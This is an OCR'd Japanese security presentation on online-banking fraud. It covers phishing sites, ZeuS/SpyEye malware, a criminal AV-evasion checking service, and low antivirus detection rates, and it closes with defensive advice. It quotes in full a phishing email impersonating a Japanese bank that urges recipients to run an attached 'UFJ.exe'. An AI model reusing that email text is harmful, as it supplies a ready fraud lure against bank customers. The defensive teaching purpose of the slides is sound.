
ネットバンク 不正アクセス

防衛産業を狙ったサイバー攻撃

ネットバンクを狙った攻撃



ネットバンクのお金が盗まれる



ネットバンクの口座情報を盗む
盗んだ口座情報に不正アクセスし、お金を盗む

フィッシングサイト（詐欺サイト）

有効期限やCVVを
入力させる

http://blogs.yahoo.co.jp/noooo_spam/archive/2011/09/16 より引用

フィッシングサイト（詐欺サイト）

乱数表を入力させる

http://www.antiphishing.jp/news/images/20111006smbc02.png

マルウェア付きメール

差出人は銀行を騙る


差出人：U.F.J銀行<Cash_Bank@UFJ.co.jp>
件名：三菱東京UFJ銀行より大切なお知らせです

三菱東京UFJ銀行ご利用のお客様へ
三菱東京UFJ銀行のご利用ありがとうございます。
このお知らせは、三菱東京UFJ銀行をご利用のお客様に送信しております。
この度、三菱東京UFJ銀行のセキュリティーの向上に伴いまして、
確認番号カードを再発行する事になりました。
再発行手続きはこのメールと一緒に添付されている申し込みソフトに
必要事項を記入し送信をしていただければ手続き完了となりますので、
添付ソフトを右クリックし対象をファイルに保存を選択後、
必要事項を記入し送信お願いします。
再発行のカードは後日郵送で届きますので到着までは現在の
確認番号カードをお使いください。この手続きを怠ると今後のオンライン上での
操作に支障をきたす恐れがありますので、
一刻も素早いお手続きをお願いします。
三菱東京UFJ銀行

添付ファイル：UFJ.exe

添付ファイルは削除されていない

感染したパソコンでネットバンクにアクセス




アドレスバーが緑
鍵アイコンがある
一見、正常なサイト

本来必要のない情報を
入力させて盗む

注:川口作成イメージ図

参考：感染していないパソコン



マルウェアによる情報流出

ZeuS/Zbot

2008年～2009年 世界では話題に

2011年春 ソースコード流出

同時期 日本の銀行でも注意喚起

窃取した個人情報を閲覧するための画面

ウイルス対策ソフトの検出をチェックする

Virtest.com*

* - почему так дорого, везде же дешевле?!
потому что удобно, быстро и не палятся семплы как на других чекерах!

Support:
ICQ: 570352881
GTalk: virtest@gmail.com
Jabber: virtest@jabber.ru

RU

Home | Scan | Exploit pack check | Prices | FAQ | AV Versions | Send money to account

Account manager

Account
Money
Profiles
History
Scheduler
Clean logs

Logout

News

05 September 2011

Antivirus	AV Versions
NOD32	4.2.64.12
IKARUS	last
VirusBuster	1.6.0
DrWeb	6
Avast	6
McAfee	6
BitDefender	v7.1 (build 2562)
Sophos	Sophos Anti-Virus v4.69
eTrust	v.31.06.00
AVG9	AVG Antivirus 2011
ClamWin	ClamAV 0.97.2
KAV8	Kaspersky Antivirus 2012

新しいウイルスは発見が困難

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sar
user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **info.exe**
Submission date: **2011-08-16 15:28:26 (UTC)**
Current status: **finished**
Result: **1 /42 (2.4%)**

Compact

There is a **more up-to-date report** **(16/43)** for this file.

Antivirus	Version	Last Update
AhnLab-V3	2011.08.16.02	2011.08.16
AntiVir	7.11.13.88	2011.08.16
Antiy-AVL	2.0.3.7	2011.08.16
Avast	4.8.1351.0	2011.08.16
Avast5	5.0.677.0	2011.08.16
AVG	10.0.0.1190	2011.08.16
BitDefender	7.2	2011.08.16

VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 5 VT Community user(s) with a total of 48373 reputation credit(s) say(s) this sample is malware.

File name: **readme.exe**
Submission date: **2011-08-14 20:14:05 (UTC)**
Current status: **finished**
Result: **0 /42 (0.0%)**

VT Community
malware
Safety score: 0.0%

Compact


Print results

There is a **more up-to-date report** **(33/44)** for this file.

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.08.14.00	2011.08.14	-
AntiVir	7.11.13.37	2011.08.12	-
Antiy-AVL	2.0.3.7	2011.08.14	-
Avast	4.8.1351.0	2011.08.14	-
Avast5	5.0.677.0	2011.08.14	-
AVG	10.0.0.1190	2011.08.14	-
		011.08.14	-
		011.08.13	-
		011.08.14	-
		011.08.14	-
		011.08.14	-
		011.08.14	-
		011.08.14	-
eSafe	7.0.17.0	2011.08.14	-
eTrust-Vet	36.1.8499	2011.08.12	-
F-Prot	4.6.2.117	2011.08.14	-


ウイルスが発見できなかった場合に
被害を最小限に防ぐ対処が重要

JSOCユーザのウイルス感染事故




・JSOCのほぼ100%のユーザがウイルス対策ソフトを導入している
・その環境で毎月数百件のウイルス感染事故が発生している

JSOCユーザの検知実績



マルウェア検知傾向(2011年上半期)



メーカシグネチャとJSIGの検知割合

- ネットバンクを狙うSpyEyeウイルスが増加しつつある
- 感染防止の「入口対策」と感染発見の「出口対策」が必要

